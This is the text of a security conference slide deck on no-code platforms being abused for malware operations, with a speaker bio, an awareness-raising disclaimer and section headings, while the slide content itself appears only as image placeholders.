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# No Code Malware: Windows At Your Service

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**BSidesVienna 0x7E6**

# About me

- CTO and co-founder @ Zenity
- Ex MSFT cloud security
- OWASP *'Top 10 LCNC Security Risks'* project lead
- Dark Reading columnist



@mbrg0

DR

[bit.ly/lcsec](https://bit.ly/lcsec)



# Disclaimer

This talk is presented from an attacker's perspective with the goal of raising awareness to the risks of underestimating the security impact of No Code.

No Code is awesome.

**Initial access to full operation**


**So you want to build a malware op**

# You're in. Congrats!

Initial access




Victim




Hacker


# In the real world



# In the real world




# In the real world






